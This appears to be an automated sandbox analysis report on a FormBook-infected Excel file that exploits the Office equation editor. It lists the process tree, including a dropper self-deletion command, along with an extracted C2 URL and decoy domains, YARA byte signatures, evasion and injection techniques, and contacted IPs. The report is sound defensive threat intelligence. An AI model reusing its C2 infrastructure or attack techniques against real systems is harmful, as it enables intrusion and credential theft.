ID: 385456
Sample Name: Processed APR12.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:43:47
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Processed APR12.xlsx

Overview


General Information

Sample Name:	Processed APR12.xlsx
Analysis ID:	385456
MD5:	c41fd90fc1e2388..
SHA1:	d1903963f15c001.
SHA256:	9328d5dcf7664d4.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2312 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2540 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2684 cmdline: 'C:\Users\Public\vbc.exe' MD5: 396071CF13F858E6677A6655A2D173BB)
    - vbc.exe (PID: 2848 cmdline: C:\Users\Public\vbc.exe MD5: 396071CF13F858E6677A6655A2D173BB)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - help.exe (PID: 2216 cmdline: C:\Windows\SysWOW64\help.exe MD5: 0F488C73AA50C2FC1361F19E8FC19926)
          - cmd.exe (PID: 620 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2393258433.00000000003C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2393258433.00000000003C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2393258433.00000000003C0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2393093444.0000000000200000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2393093444.0000000000200000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Processed APR12.xlsx	25%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xles[1].exe	16%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xles[1].exe	41%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
C:\Users\Public\vbc.exe	16%	Metadefender		Browse
C:\Users\Public\vbc.exe	41%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://weather.gc.ca/astro/seeing_e.html)	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shopihy.com	160.153.137.40	true	true		unknown
www.ruhexuangou.com	23.82.57.32	true	true		unknown
centergolosinas.com	192.169.223.13	true	true		unknown
sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com	18.236.1.157	true	false		high
www.aideliveryrobot.com	52.58.78.16	true	true		unknown
vectoroutlines.com	198.54.126.105	true	true		unknown
www.tricqr.com	unknown	unknown	true		unknown
www.shopihy.com	unknown	unknown	true		unknown
www.vectoroutlines.com	unknown	unknown	true		unknown
www.zgcbw.net	unknown	unknown	true		unknown
www.centergolosinas.com	unknown	unknown	true		unknown
